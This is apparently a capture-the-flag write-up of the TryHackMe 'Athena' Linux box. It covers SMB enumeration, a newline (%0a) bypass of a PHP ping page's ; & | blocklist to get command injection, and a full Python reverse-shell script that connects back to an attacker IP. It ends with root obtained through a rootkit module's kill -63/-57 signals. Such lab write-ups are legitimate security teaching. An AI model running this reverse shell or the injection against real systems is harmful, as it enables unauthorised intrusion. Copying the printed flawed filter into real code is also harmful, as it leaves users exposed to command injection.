Athena
Box Info
Platform: TryHackMe, OS: Linux, Difficulty: Easy, IP: 10.10.209.211 (routerpanel)
Attack Path
- SMB, an anonymous
publicshare holds a note pointing to/myrouterpanel. /myrouterpanelhas a ping tool with a blocklist filter (; & |), bypass with a newline (%0a) → command execution → reverse shell aswww-data.www-data→ athena by password reuse / found creds.athenamaysudo insmod /mnt/.../secret/venom.ko, a custom LKM rootkit. Reverse it in Ghidra:kill -63 0loads/arms it,kill -57 0grants the calling process root.
Full Walkthrough
Nmap scan
Nmap scan report for athena.thm (10.10.209.211)
Host is up, received conn-refused (0.088s latency).
Scanned at 2025-05-05 10:21:39 EDT for 794s
Not shown: 65529 closed tcp ports (conn-refused)
PORT      STATE    SERVICE     REASON      VERSION
22/tcp    open     ssh         syn-ack     OpenSSH 8.2p1 Ubuntu 4ubuntu0.5 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 3b:c8:f8:13:e0:cb:42:60:0d:f6:4c:dc:55:d8:3b:ed (RSA)
| ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABgQCqrhWpCkIWorEVg4w8mfia/rsblIvsmSU9y9mEBby77pooZXLBYMvMC0aiaJvWIgPVOXrHTh9IstAF6s9Tpjx+iV+Me2XdvUyGPmzAlbEJRO4gnNYieBya/0TyMmw0QT/PO8gu/behXQ9R6yCjiw9vmsV+99SiCeuIHssGoLtvTwXE2i8kxqr5S0atmBiDkIqlp+qD1WZzc8YP5OU0CIN5F9ytZOVqO9oiGRgI6CP4TwNQwBLU2zRBmUmtbV9FRQyObrB1zCYcEZcKNPzasXHgRkfYMK9OMmUBhi/Hveei3BNtdaWARN9x30O488BmdET3iaTt5gcIgHfAO+5WzUPBswerbcOHp2798DXkuVpsklS9Zi9dvpxoyZFsmu1RoklPWea+rxq09KRjciXNvy+jV8zBGCGKwwi62nL9mRyA5ZakJKrpWCPffnEMK37SHL0WqWMRZI4Bbj2cOpJztJ+5Ttbj5wixecnvZu8hkknfMSVwPM8RqwQuXtes8AqF6gs=
|   256 1f:42:e1:c3:a5:17:2a:38:69:3e:9b:73:6d:cd:56:33 (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBPBg1Oa6gqrvB/IQQ1EmM1p5o443v5y1zDwXMLkd9oUfYsraZqddzwe2CoYZD3/oTs/YjF84bDqeA+ILx7x5zdQ=
|   256 7a:67:59:8d:37:c5:67:29:e8:53:e8:1e:df:b0:c7:1e (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIBaJ6imGGkCETvb1JN5TUcfj+AWLbVei52kD/nuGSHGF
80/tcp    open     http        syn-ack     Apache httpd 2.4.41 ((Ubuntu))
| http-methods:
|_  Supported Methods: OPTIONS HEAD GET POST
|_http-title: Athena - Gods of olympus
|_http-server-header: Apache/2.4.41 (Ubuntu)
139/tcp   open     netbios-ssn syn-ack     Samba smbd 4.6.2
445/tcp   open     netbios-ssn syn-ack     Samba smbd 4.6.2
12600/tcp filtered unknown     no-response
17795/tcp filtered unknown     no-response
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Host script results:
|_clock-skew: 0s
| smb2-security-mode:
|   3:1:1:
|_    Message signing enabled but not required
| smb2-time:
|   date: 2025-05-05T14:34:50
|_  start_date: N/A
| nbstat: NetBIOS name: ROUTERPANEL, NetBIOS user: <unknown>, NetBIOS MAC: <unknown> (unknown)
| Names:
|   ROUTERPANEL<00>      Flags: <unique><active>
|   ROUTERPANEL<03>      Flags: <unique><active>
|   ROUTERPANEL<20>      Flags: <unique><active>
|   \x01\x02__MSBROWSE__\x02<01>  Flags: <group><active>
|   SAMBA<00>            Flags: <group><active>
|   SAMBA<1d>            Flags: <unique><active>
|   SAMBA<1e>            Flags: <group><active>
| Statistics:
|   00:00:00:00:00:00:00:00:00:00:00:00:00:00:00:00:00
|   00:00:00:00:00:00:00:00:00:00:00:00:00:00:00:00:00
|_  00:00:00:00:00:00:00:00:00:00:00:00:00:00
| p2p-conficker:
|   Checking for Conficker.C or higher...
|   Check 1 (port 16268/tcp): CLEAN (Couldn't connect)
|   Check 2 (port 64332/tcp): CLEAN (Couldn't connect)
|   Check 3 (port 38064/udp): CLEAN (Failed to receive data)
|   Check 4 (port 12905/udp): CLEAN (Failed to receive data)
|_  0/4 checks are positive: Host is CLEAN or ports are blocked
With SMB showing up in the scan, I went straight for it rather than starting on the web port, since an exposed SMB service is often the fastest route to information a box’s own admins never meant to leave lying around. Connecting anonymously, I found a share called public sitting wide open, and inside it was a text file whose contents turned out to be exactly the kind of internal note that gives an attacker a head start.
Dear Administrator,

I would like to inform you that a new Ping system is being developed and I left the corresponding application in a specific path, which can be accessed through the following address: /myrouterpanel

Yours sincerely,

Athena
Intern
Following that lead to /myrouterpanel, I found an input field that let me enter an IP address for the application to ping. Fields like this are practically an invitation to test for OS command injection, since they’re almost always shelling out to a system ping binary behind the scenes. My first attempts with the usual separators didn’t get anywhere, so I tried a newline character (%0a) instead, and that got me command execution. Looking at the underlying ping.php afterward confirmed why my first attempts failed: the application had a filter in place specifically to block the more obvious shell metacharacters.
<?php
if (isset($_POST['submit'])) {
    $host = $_POST['ip'];

    // Validate input
    if (containsMaliciousCharacters($host)) {
        echo "Attempt hacking!";
        exit;
    }

    // Execute command safely
    $cmd = "ping -c 4 " . $host;
    $output = shell_exec($cmd);

    if (!$output) {
        echo "Failed to execute ping.";
        exit;
    }

    echo "<pre>" . $output . "</pre>";
}

function containsMaliciousCharacters($input) {
    // Define the set of characters to check for
    $maliciousChars = array(';', '&', '|');

    // Check if any of the malicious characters exist in the input
    foreach ($maliciousChars as $char) {
        if (stripos($input, $char) !== false) {
            return true;
        }
    }

    return false;
}
?>
</pre>
Looking at the filter’s logic, it was only checking for ;, &, and |, three of the most common command separators, but it never accounted for a newline. Since shell_exec() happily runs multiple lines as sequential commands, appending %0a followed by my own command let me slip straight past the blocklist. Rather than fight with a raw, unstable shell over HTTP, my plan was to use that injection to stage a proper reverse shell: I wrote the Python script below to reach back to my listener, uploaded it into /tmp, executed it to get an initial connection, and once I had that foothold, upgraded it into a full interactive shell through pwncat.
import socket
import subprocess
import os

# Target IP and port to connect back to
target_ip = "10.8.118.122"  # Replace with the attacker's IP address
target_port = 9001        # Replace with the attacker's listening port

# Create a socket object
client = socket.socket(socket.AF_INET, socket.SOCK_STREAM)

# Connect to the attacker
client.connect((target_ip, target_port))

while True:
    # Receive the command from the attacker
    command = client.recv(1024).decode("utf-8")

    if command.lower() == "exit":
        break

    if command[:2] == "cd":
        try:
            # Change directory and send back the result
            os.chdir(command[3:])
            client.send(b"Changed directory")
        except FileNotFoundError as e:
            client.send(str(e).encode())
    else:
        # Execute the command and send the result back
        output = subprocess.run(command, shell=True, capture_output=True)
        client.send(output.stdout + output.stderr)

# Close the connection when done
client.close()(remote) www-data@routerpanel:/var/www/html/myrouterpanel$ ls
index.html ping.php style.css under-construction.html
(remote) www-data@routerpanel:/var/www/html/myrouterpanel$ From www-data I moved laterally to the athena account, and once I was there, checking my sudo rights turned up something unusual: athena could run insmod as root against a specific kernel module, NOPASSWD: /usr/sbin/insmod /mnt/.../secret/venom.ko. A custom .ko file sitting in a hidden secret directory that root has explicitly authorized a low-privilege user to load is about as strong a signal as you can get that the module itself is the intended path to root, so I pulled a copy down to analyze rather than just loading it blind.

Loading it into Ghidra, I started working through the module’s functions to understand what it actually did once inserted into the kernel. The first thing that stood out was a function built to hide a process, the kind of behavior you’d expect from a rootkit designed to conceal itself from normal process listings:

Digging further, I found a second function that reacted to a specific signal by escalating the privileges of whatever process sent it, meaning the right kill call to the right signal number would hand me root outright:
With the module’s behavior mapped out in Ghidra, I confirmed the sudo rule and then put my analysis to the test directly against the running system.
(remote) athena@routerpanel:/home/athena$ sudo -l
Matching Defaults entries for athena on routerpanel:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User athena may run the following commands on routerpanel:
    (root) NOPASSWD: /usr/sbin/insmod /mnt/.../secret/venom.ko
(remote) athena@routerpanel:/home/athena$ sudo /usr/sbin/insmod /mnt/.../secret/venom.ko
insmod: ERROR: could not insert module /mnt/.../secret/venom.ko: Invalid parameters
(remote) athena@routerpanel:/home/athena$ kill -63 0
(remote) athena@routerpanel:/home/athena$ lsmod | grep venom
venom                  16384  0
(remote) athena@routerpanel:/home/athena$ id
uid=1001(athena) gid=1001(athena) groups=1001(athena)
(remote) athena@routerpanel:/home/athena$ kill -57 0
(remote) root@routerpanel:/home/athena$